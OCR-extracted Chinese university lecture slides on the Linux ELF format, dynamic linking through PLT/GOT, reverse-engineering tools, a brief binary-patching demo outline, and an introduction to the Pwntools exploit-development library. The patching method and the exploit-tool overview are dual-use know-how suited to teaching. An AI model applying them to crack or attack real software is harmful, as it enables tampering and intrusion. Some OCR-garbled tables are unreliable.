
# Linux ELF 可执行文件



# Linux ELF 可执行文件



# Linux ELF 可执行文件



# ELF 文件头

ELF Header:

Magic:	7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
Class:	ELF64
Data:	2's complement, little endian
Version:	1 (current)
OS/ABI:	UNIX - System V
ABI Version:	0
Type:	EXEC (Executable file)
Machine:	Advanced Micro Devices X86-64
Version:	0x1
Entry point address:	0x401050
Start of program headers:	64 (bytes into file)
Start of section headers:	15784 (bytes into file)
Flags:	0x0
Size of this header:	64 (bytes)
Size of program headers:	56 (bytes)
Number of program headers:	11
Size of section headers:	64 (bytes)
Number of section headers:	34
Section header string table index:	33

```
typedef struct elf64_hdr {  
    unsigned char e_ident[16];  
    Elf64_Half e_type;  
    Elf64_Half e_machine;  
    Elf64_Word e_version;  
    Elf64_Addr e_entry;  
    Elf64_Off e_phoff;  
    Elf64_Off e_shoff;  
    Elf64_Word e_flags;  
    Elf64_Half e_ehsize;  
    Elf64_Half e_phentsize;  
    Elf64_Half e_phnum;  
    Elf64_Half e_shentsize;  
    Elf64_Half e_shnum;  
    Elf64_Half e_shstrndx;  
} Elf64_Ehdr;
```

# ELF 程序头表

Section to Segment mapping:

Segment Sections...

```
00  
01      .interp  
02      .interp .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym  
.dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt  
03      .init .plt .text .fini  
04      .rodata .eh_frame_hdr .eh_frame  
05      .init_array .fini_array .dynamic .got .got.plt .data .bss  
06      .dynamic  
07      .note.gnu.build-id .note.ABI-tag  
08      .eh_frame_hdr  
09  
10      .init_array .fini_array .dynamic .got
```

DYNAMIC	0x0000000000002e20	0x00000000000403e20	0x00000000000403e20	-
NOTE	0x0000000000001d0	0x0000000000001d0	RW	0x8
GNU_EH_FRAME	0x0000000000002c4	0x000000000004002c4	0x000000000004002c4	
	0x000000000000044	0x000000000000044	R	0x4
GNU_STACK	0x0000000000002024	0x00000000000402024	0x00000000000402024	
	0x000000000000004c	0x000000000000004c	R	0x4
GNU_RELRO	0x0000000000002e10	0x00000000000403e10	0x00000000000403e10	
	0x00000000000001f0	0x00000000000001f0	R	0x1


```
typedef struct elf64_phdr {  
    Elf64_Word p_type;  
    Elf64_Word p_flags;  
    Elf64_Off p_offset;  
    Elf64_Addr p_vaddr;  
    Elf64_Addr p_paddr;  
    Elf64_Xword p_filesz;  
    Elf64_Xword p_memsz;  
    Elf64_Xword p_align;  
} Elf64_Phdr;
```

# ELF 程序头表

- Elf64\_Off p\_offset; /\* 段在文件中的偏移量 \*/
- Elf64\_Addr p\_vaddr; /\* 段虚拟地址 \*/
- Elf64\_Addr p\_paddr; /\* 段物理地址，在 **x86** 体系不起作用 \*/
- Elf64\_Xword p\_filesz; /\* 文件中段的长度 \*/
- Elf64\_Xword p\_memsz; /\* 内存中段的长度 \*/

# ELF 文件与虚拟内存之间映射

ELF 文件在执行过程中，会根据具有 LOAD 属性的 Segment 属性，进行数据映射



Type	Offset FileSiz	VirtAddr MemSiz	PhysAddr Flags	Align
LOAD	0x0000000000001000 0x00000000000020d	0x0000000000401000 0x00000000000020d	0x0000000000401000 R E	0x1000

# ELF 文件与虚拟内存之间映射

Type	Offset	VirtAddr	PhysAddr		
	FileSize	MemSiz		Flags	Align
LOAD	0x0000000000000000	0x0000000000400000	0x0000000000400000		
	0x00000000000490	0x00000000000490		R	0x1000
LOAD	0x000000000001000	0x0000000000401000	0x0000000000401000		
	0x00000000000020d	0x00000000000020d		R E	0x1000
LOAD	0x000000000002000	0x0000000000402000	0x0000000000402000		
	0x000000000001b0	0x0000000000001b0		R	0x1000
LOAD	0x000000000002e10	0x0000000000403e10	0x0000000000403e10		
	0x000000000000228	0x000000000000230		RW	0x1000
DYNAMIC	0x000000000002e20	0x0000000000403e20	0x0000000000403e20		
	0x0000000000001d0	0x0000000000001d0		RW	0x8
NOTE	0x0000000000002c4	0x00000000004002c4	0x00000000004002c4		
	0x000000000000044	0x000000000000044		R	0x4

# ELF 节头表

There are 29 section headers, starting at offset 0x3910:

Section Headers:

[Nr]	Name	Type	Address	Offset	Size	EntSize	Flags	Link	Info	Align
[ 0]		NULL	0000000000000000	0000000000000000	0000000000000000	0000000000000000		0	0	0
[ 1]	.interp	PROGBITS	00000000004002a8	00000000004002a8	0000000000000001c	0000000000000000	A	0	0	1
[ 2]	.note.gnu.bu[...]	NOTE	00000000004002c4	00000000004002c4	0000000000000024	0000000000000000	A	0	0	4
[ 3]	.note.ABI-tag	NOTE	00000000004002e8	00000000004002e8	0000000000000020	0000000000000000	A	0	0	4
[ 4]	.gnu.hash	GNU_HASH	0000000000400308	0000000000400308	000000000000001c	0000000000000000	A	5	0	8
[ 5]	.dynsym	DYNSYM	0000000000400328	0000000000400328	0000000000000078	0000000000000018	A	6	1	8
[ 6]	.dynstr	STRTAB	00000000004003a0	00000000004003a0	0000000000000045	0000000000000000	A	0	0	1
[ 7]	.gnu.version	VERSYM	00000000004003e6	00000000004003e6	00000000000000a	0000000000000002	A	5	0	2
[ 8]	.gnu.version_r	VERNEED	00000000004003f0	00000000004003f0	0000000000000020	0000000000000000	A	6	1	8
[ 9]	.rela.dyn	RELA	0000000000400410	0000000000400410	0000000000000030	0000000000000018	A	5	0	8
[10]	.rela.plt	RELA	0000000000400440	0000000000400440	0000000000000030	0000000000000018	AI	5	22	8
[11]	.init	PROGBITS	0000000000401000	0000000000401000	0000000000000017	0000000000000000	AX	0	0	4

```
typedef struct elf64_shdr {  
    Elf64_Word sh_name;  
    Elf64_Word sh_type;  
    Elf64_Xword sh_flags;  
    Elf64_Addr sh_addr;  
    Elf64_Off sh_offset;  
    Elf64_Xword sh_size;  
    Elf64_Word sh_link;  
    Elf64_Word sh_info;  
    Elf64_Xword sh_addralign;  
    Elf64_Xword sh_entsize;  
} Elf64_Shdr;
```

真正的数据和代码都是存在节中！

# ELF 节头表

- `.bss` 保存程序未初始化的数据节，在程序开始运行前填充0字节
- `.data` 包含已经初始化的程序数据，在程序运行期间可更改
- `.rodata` 保存了程序使用的只读数据，不能修改，例如字符串
- `.init` 和 `.fini` 保存了程序初始化和结束时执行的机器指令，通常是由编译器及其辅助工具创建，为程序提供合适的运行时环境
- `.text` 保存了主要的机器指令
- `.plt` 包含所有外部函数调用的桩函数，将位置无关转移为绝对地址
- `.got` 与 `.got.plt` 提供对外部共享库的访问入口，由动态链接器进行动态修改，分别包含全局变量的引用地址与外部函数的引用地址

# ELF 节头表

- Elf64\_Word sh\_name; /\* 节名，字符串表中的索引 \*/
- Elf64\_Xword sh\_flags; /\* 节的各种属性 \*/
- Elf64\_Addr sh\_addr; /\* 节在执行时的虚拟地址 \*/
- Elf64\_Off sh\_offset; /\* 节在文件中的偏移量 \*/
- Elf64\_Xword sh\_size; /\* 节长度，单位为字节 \*/

.shstrtab 包含了一个字符串表，定义了节名称

2E	73	74	72	74	61	62	00	2E	73	68	73	.strtab..shs
74	72	74	61	62	00	2E	69	6E	74	65	72	trtab..inter
70	00	2E	6E	6F	74	65	2E	67	6E	75	2E	p..note.gnu.
62	75	69	6C	64	2D	69	64	00	2E	6E	6F	build-id..no
74	65	2E	41	42	49	2D	74	61	67	00	2E	te.ABI-tag..
67	6E	75	2E	68	61	73	68	00	2E	64	79	gnu.hash..dy
6E	73	79	6D	00	2E	64	79	6E	73	74	72	nsym..dynstr
00	2E	67	6E	75	2E	76	65	72	73	69	6F	..gnu.versio
6E	00	2E	67	6E	75	2E	76	65	72	73	69	n..gnu.versi
6F	6E	5F	72	00	2E	72	65	6C	61	2E	64	on_r..rela.d
79	6E	00	2E	72	65	6C	61	2E	70	6C	74	yn..rela.plt
00	2E	69	6E	69	74	00	2E	74	65	78	74	..init..text
00	2E	66	69	6E	69	00	2E	72	6F	64	61	..fini..roda
74	61	00	2E	65	68	5F	66	72	61	6D	65	ta..eh_frame
5F	68	64	72	00	2E	65	68	5F	66	72	61	_hdr..eh_fra
6D	65	00	2E	69	6E	69	74	5F	61	72	72	me..init_arr
61	79	00	2E	66	69	6E	69	5F	61	72	72	ay..fini_arr
61	79	00	2E	64	79	6E	61	6D	69	63	00	ay..dynamic.
2E	67	6F	74	00	2E	67	6F	74	2E	70	6C	.got..got.pl
74	00	2E	64	61	74	61	00	2E	62	73	73	t..data..bss

# ELF 文件与虚拟内存的映射

Section Headers:

[Nr]	Name	Type	Address	Offset		
	Size	EntSize	Flags	Link	Info	Align
[13]	.text	PROGBITS	0000000000401050	00001050		
	00000000000001c1	0000000000000000	AX	0	0	16



1. 通过反汇编工具查看 .text 段的逻辑，确定要修改的汇编语句
2. 根据反汇编工具显示的虚拟地址位置(如40116d)计算该指令在文件中的偏移地址；

$$X - 0x1050 = 0x40116d - 0x401050$$

计算可得：  $X = 0x116d$

因为ELF文件相应 Segment 加载过程未发生膨胀或缩减



# 动态链接

- 为什么需要动态链接?
  - 内存和磁盘空间的浪费
  - 程序开发, 更新, 部署和发布
  - 程序可扩展性和兼容性
- 动态链接的缺点?
  - 静态链接要比动态库快约1~5%
  - 外部数据与函数调用需要GOT定位
  - 动态链接在运行时完成, **只需一次**

```
401136: 48 8d 3d c7 0e 00 00    lea    rdi,[rip+0xec7]
40113d: e8 ee fe ff ff    call   401030 <puts@plt>
```

```
0000000000401030 <puts@plt>:
401030: ff 25 e2 2f 00 00    jmp    QWORD PTR [rip+0x2fe2]
401036: 68 00 00 00 00      push   0x0
40103b: e9 e0 ff ff ff    jmp    401020 <.plt>
```

# 404018  
puts@GLIBC\_2.2.5

[22] .got.plt	PROGBITS	0000000000404000	00003000
0000000000000028	0000000000000008	WA	0 0 8

# 动态链接

Hex dump of section '.got.plt':

NOTE: This section has relocations against it,

0x00404000	203e4000	00000000	00000000	00000000
0x00404010	00000000	00000000	36104000	00000000
0x00404020	46104000	00000000		

0x401036

0000000000401030 <puts@plt>:

401030:	ff 25 e2 2f 00 00	jmp	QWORD PTR [rip+0x2fe2]
401036:	68 00 00 00 00	push	0x0
40103b:	e9 e0 ff ff ff	jmp	401020 <.plt>


0000000000401020 <.plt>:

401020:	ff 35 e2 2f 00 00	push	QWORD PTR [rip+0x2fe2]	GOT[1]
401026:	ff 25 e4 2f 00 00	jmp	QWORD PTR [rip+0x2fe4]	GOT[2]
40102c:	0f 1f 40 00	nop	DWORD PTR [rax+0x0]	

GOT[2] = \_dl\_runtime\_resolve地址，调用后可找到具体符号(puts)的地址，并写入对应的GOT项

# 动态链接图示

```
/*一开始没有重定位的时候将 puts@got 填成 lookup_puts的地址*/
void puts@plt()
{
    address_good:
        jmp *puts@got
    lookup_puts:
        调用 _dl_runtime_resolve 查找 puts,
        并写回到 printf@got
        goto address_good;
}
```



# 动态链接总结

- 需要进行动态链接的ELF可执行程序在编译时会自动生成DYNAMIC段、GOT表和PLT表；
- 对动态库的每个函数调用都会在GOT(从GOT[3]开始)和PLT(从第二段汇编指令开始)中生成一项；
- 解析器在获得控制权后会在GOT[1]和GOT[2]放置解析函数的参数和入口地址；PLT的第一段汇编指令会将GOT[1]元素压栈并跳转到GOT[2]指定的函数位置；
- 进行过一次动态调用后，GOT中对应的元素中就记录了库函数的实际加载地址，后续的调用就可以进行直接跳转。

# 逆向分析实例 - 相关工具简介

## • 010 Editor

- 查看并编辑任何二进制文件和文本文件，包括 EXE、DLL、PDF、图片文件、音频文件等
- 其独特的二进制模板可以解析任何二进制文件格式
- 具有查找、替换、二进制比较、校验和/散列算法、直方图等分析和编辑功能



The screenshot shows the 010 Editor application window. The top menu bar includes File, Edit, Search, View, Format, Scripts, Templates, Debug, Project, Tools, Window, and Help. The toolbar below the menu contains various icons for file operations, search, and analysis. The main workspace is divided into several panes:

- Hex Editor:** Displays memory dump data in hex format. A specific entry at address 0100h (value 4C 01 04 00) is highlighted.
- Inspector:** Shows detailed information about the selected memory location. It lists fields like Type (Binary), Value (01010000), and various signed/unsigned byte, short, int, and float values.
- Template Results - EXE.bt:** A table showing the results of parsing the executable file. It includes columns for Name, Value, Start, Size, and Color. Examples include IMAGE\_DOS\_HEADER, IMAGE\_NT\_HEADERS, and various import descriptors.

# 相关工具简介

- **Objdump** 用于显示二进制目标文件的信息
  - **-d, --disassemble** : 反汇编可执行的 section 内容
  - **-D, --disassemble-all** : 反汇编所有 section 内容
  - **-f, --file-headers** : 显示文件头信息
  - **-h, --[section-]headers** : 显示目标文件各个 section 的头部摘要信息
  - **-s, --full-contents** : 显示指定 section 的完整内容。默认所有的非空 section 都会被显示
  - **-S, --source** : 尽可能反汇编出源代码，尤其当编译的时候指定了-g 这种调试参数时，效果比较明显。隐含了-d 参数
  - **-t, --syms** : 显示文件的符号表入口。类似于 nm -s 提供的信息
  - **-x, --all-headers** : 显示所有可用的头信息，包括符号表、重定位入口。-x 等价于 -a -f -h -r -t 同时指定
- **Hexedit** 二进制编辑器，可以同时显示文件的十六进制和 ASCII 视图
- **Readelf** 可以显示关于 ELF 格式文件内容的信息
- **Hexdump** 用于查看二进制文件
- **Hexyl** 是一个终端的十六进制查看器，使用彩色输出来区分不同类别的字节



# 相关工具简介

- 静态反汇编工具：IDA Pro

- 当前最强大的静态反汇编软件（也能进行简单的动态调试）
- 能将庞大的汇编指令序列分成不同层次的单元、模块、函数，并给予标注和注解，以便交叉引用
- 能自动识别和标注 VC、BC、TC、Delphi 等常用编译器的标准库函数
- 能以图形化的方式显示函数内部的执行流程
- 可以将标注好的函数名、注释等信息导出为 map 文件，供 OllyDbg 动态调试时使用

The screenshot displays the IDA Pro interface with three main windows:

- Assembly View:** Shows assembly language code for the `main` function. It includes comments like `; Segment type: Pure code`, `; Segment permissions: Read/Execute`, and `_text segment para public 'CODE' use64`. It also shows memory allocations and variable definitions.
- Pseudocode View:** Shows the pseudocode representation of the assembly code. It includes annotations such as `int __cdecl main(int argc, const char **argv, const char **envp)`, `public main`, and `main proc near`.
- Hex View:** Shows the raw hex and ASCII data for the `main` function. It includes memory addresses, data bytes, and ASCII strings.



<https://hex-rays.com/ida-free/>

# 相关工具简介

- 动态调试工具

- SoftICE (Soft In Circuit Emulator)

- 工作在操作系统的 Ring 0，以软件的方式实现了监视 CPU 的所有动作，可以调试驱动等内核对象，也可使用 RCP/IP 连接进行远程调试
    - 暴力中断所有进程，不如 OllyDbg 使用方便
    - 所有功能通过调试命令完成，并且有可能无意间修改系统很底层的东西，无经验者使用经常出现死机、蓝屏
    - **ctrl + d**: 呼出调试界面（但不易对界面截图）

- GDB

- Linux 下功能全面的调试工具
    - 支持对多种编程语言的调试，包括 C、C++、Go、Objective-C、Rust 等
    - 调试功能强大，支持断点、单步执行、查看变量、查看寄存器、查看堆栈等手段
    - 多种增强插件，pwndbg, gef, peda, pwngdb 等

# 相关工具简介

- **Ghidra**
  - Ghidra是一个软件逆向工程框架
  - 支持Windows, MacOS和Linux等各种平台上分析二进制文件
  - 功能强大，包括反汇编、汇编、反编译、绘图和脚本，以及数百个其他功能
  - 支持多种处理器指令集和可执行格式，并且可以在用户交互和自动化模式下运行
  - 用户还可以使用 Java 或 Python 开发自己的 Ghidra 扩展组件和/或脚本
- **Binary Ninja**
  - Ninja 也是一款逆向工程工具
  - 支持在Windows、macOS 和 Linux上反汇编可执行文件
  - 支持将代码反编译为 C 或 BNIL 以适应任何多种体系架构
  - 支持在任何受支持的体系结构或平台上本地或远程调试程序
  - 提供了多种方式来修改二进制文件，可以直接编辑十六进制，也可以使用内置的C编译器直接书写C代码来进行操作

# ELF 二进制破解演示

Magic Number and File Header

# ELF 二进制破解演示

Program header or segments

# ELF 二进制破解演示

Section headers

# ELF 二进制破解演示

objdump

# ELF 二进制破解演示

Modify .text

# 精彩内容下章继续…

❖下堂课见





华中科技大学  
HUAZHONG UNIVERSITY OF SCIENCE AND TECHNOLOGY

网络空间安全学院



# 工具篇：Pwntools 学习指南

网络空间安全学院 慕冬亮

Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# Pwntools 简介

- An elegant CTF framework and exploit development library
  - Crafted by Gallopsled in Python language
  - Designed to facilitate rapid prototyping and development
  - Simplifying the complex art of exploit writing
- 
- <https://github.com/Gallopsled/pwntools>
  - <http://docs.pwntools.com/en/latest/>
  - <https://github.com/Gallopsled/pwntools-tutorial#readme>

# Python 基础知识

- Hello World 程序

```
→ ~ python
Python 3.7.3 (default, Oct 11 2019, 19:39:43)
[Clang 11.0.0 (clang-1100.0.33.12)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> print("Hello World")
Hello World
```

```
→ Dell Server vim test.py
→ Dell Server python test.py
Hello World
→ Dell Server cat test.py
print("Hello World")
```

# 为什么使用 Pwntools

- Makes stupid hard things, simple as well.
- Intuitive learning curve & impressive functionality!
  - a. Open an ELF file and gather all available ROP gadgets
  - b. Leverage memory leaks to identify library functions in a remote process
  - c. Comprehensive capabilities for **!!!ANALYZE COREDUMPS!!!**
  - d. Dynamically generate shellcode on the fly

